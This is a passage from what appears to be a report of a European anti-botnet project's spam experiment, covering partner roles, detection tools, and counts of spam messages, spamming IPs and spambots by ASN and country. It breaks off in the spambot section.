


Figure 12 – CCH statistics – Attack reports by partner




Figure 13 – CCH statistics – Bot reports by partner




Figure 14 – CCH statistics – C2 server reports by partner




Figure 15 – CCH statistics – fastflux reports by partner




Figure 16 – CCH statistics – malicious uri reports by partner




Figure 17 – CCH statistics – malware reports by partner




Figure 18 – CCH statistics – spam campaign reports by partner

5. SPAM Experiment

5.1. *Partners and tools involved*

The following partners and tools have been involved on the spam experiment. The contributions are divided by the different roles defined.

5.1.1. Coordination

ROLE	PARTNER
Experiment Coordinator	INCIBE
	CARNet

Table 1 – SPAM Experiment – Coordination

5.1.2. Detection & Analysis

ROLE	PARTNER	SOLUTION
Tool Owner & Operator	CARNet	SPAMTRAP
Tool Owner & Operator	GDATA	WEBSITE ANALYSIS
		FILE ANALYSIS
Tool Owner & Operator	ISCTI/GARR	HORGA
Tool Owner & Operator	SIGNAL SPAM	SPAM REPORTING CENTRE & ANALYSIS COMPONENT
Tool Owner & Operator	CERT-RO	SPAM ANALYSIS
Tool Owner & Operator	ATOS	AHPS
Tool Operator (CARNET Tool)	BGPOST	SPAMTRAP

Table 2 – SPAM Experiment – Detection & Analysis

5.1.3. Notification & Mitigation

ROLE	PARTNER
NSC	INCIBE
NSC	CARNet
NSC	ISCTI
NSC	FCT|FCCN
CERT	INCIBE
CERT	CARNet
CERT	CERT-RO
CERT	DFN-CERT
CERT	FCT|FCCN
CERT	ISCTI
ISP	TI-IT
ISP	TID

Table 3 – SPAM Experiment – Notification & Mitigation

5.2. Metrics

SPAM experiment has been focused on the identification and detection of spambots, spam campaigns and messages with malicious content; malware and or malicious URLS. The following table is a short of the number of reports detected by each type of element. This data is based on the periodic reports that each partner has filled during the experiments.

Type of incident detected	Volume
Spam messages	9.498.034
IPs sending spam	276.959
Spambots	14.472
Spam campaigns	2.651
Malicious URLs (sent by spambots)	345
Malicious URLs (sent by servers)	1.535
Malicious attachments in spam	39.201
Reports sent to CCH	89.124
Reports collected for mitigation	6.134
Reports collected for improvement	2.863

Table 4 – SPAM Experiment – Summary

The following metrics are submitted in three different blocks:

- **INCIDENTS DETECTED:** Total number of incidents detected by all sensors involved and related to the experiment. Must be taken into account that not all incidents detected are shared through the CCH due to different aspects:
  - **Legal issues.** Besides concrete legal issues that partners could have mainly referrer to personal data sharing, the main issue during the first periods of the experiments was that partners must study the terms and conditions of use placed on the CCH before start to share data.
  - **Data of the own constituency of the partner who detects it.** For those types of data that is sent to partners through constituency, such as IPs, if the partner that detects is who has to handle it, it is not necessary to send this data because they are going to manage the incident.
  - **Internal reasons.** There is data that partners decided not to send but it has been detected in the scope of the experiments, so it counts in the incidents detected by category. Partners decided this by their own discretion and it may be modified at any time. The reasons can go from technical issues that prevent to send data to low quality of the data detected.
  - **Issues while sending.** Some partners have been finishing the developments of their systems to send and receive data during the period of the experiments, this may cause some issues on their channels and not all reports have been sent correctly.

- **REPORTS SENT TO CCH:** Total number of reports sent to the CCH by all partners involved related to the experiment.

- **REPORTS COLLECTED FOR MITIGATION:** Total number of reports collected between all ISPs and CERTs for mitigation purposes. Once collected they are analysed and notified when appropriate.

Must be taken into account that not all the data sent to the CCH will be collected, only under two casuistic; if it belongs to the constituency of the partner receiving data or there is a key sharing police established.

The number of notifications done can be higher than the reports collected for mitigation due to some of the partners doing notification are the same that detect the incidents; when a detection is related to an incident belonging to their own constituency, those reports are not send through the CCH because it would be received by they own, so the notification is made directly.

- **REPORTS COLLECTED FOR IMPROVEMENT:** Total number of reports collected from CCH between all partners as tool owner/operator, this mean not only ISPs, CERTs and NSCs roles, but correlators and analyzers too and any partner who established a sharing policy between keys. This data is used to increase the quality of detection and prevention such generation of black lists or new correlation rules.
-

5.2.1. Incidents detected

5.2.1.1. Spam volume

During the complete period of the experiments have been detected a total amount of 9.498.034 spam messages.

Classifying the number of spam messages detected per ASN, the following figure shows the top 30:




Figure 19 – SPAM experiment – Top 30 ASNs sending spam messages

The ASN 3462 belonging to Taiwan protrudes noticeably in number of detections over the rest of ASNs

Classifying the number of spam messages detected per country, the following figure shows the top 30:




Figure 20 – SPAM experiment – Top 30 countries sending spam messages

Taiwan, France, United States of America, Germany and China are the top 5 of countries sending spam messages.

5.2.1.2. IPs sending spam

During the complete period of the experiments have been detected a total amount of 276.959 single IPs addresses sending spam.

Classifying the number of IPs addresses sending spam per ASN, the following figure shows the top 30:




Figure 21 – SPAM experiment – Top 30 ASNs of IPs sending spam messages

The ASN 12876 belonging to France protrudes noticeably in number of IPs sending spam over the rest of ASNs.

Classifying the number of IPs addresses sending spam per country, the following figure shows the top 30:




Figure 22 – SPAM experiment – Top 30 countries of IPs sending spam messages

France, United States of America, China, Russia and Germany are the top 5 countries detected as originator of spam messages.

5.2.1.3. Spambots

During the complete period of the experiments have been detected a total amount of 14.472 spambots.

Classifying the number of spambots per ASN, the following figure shows the top 30:

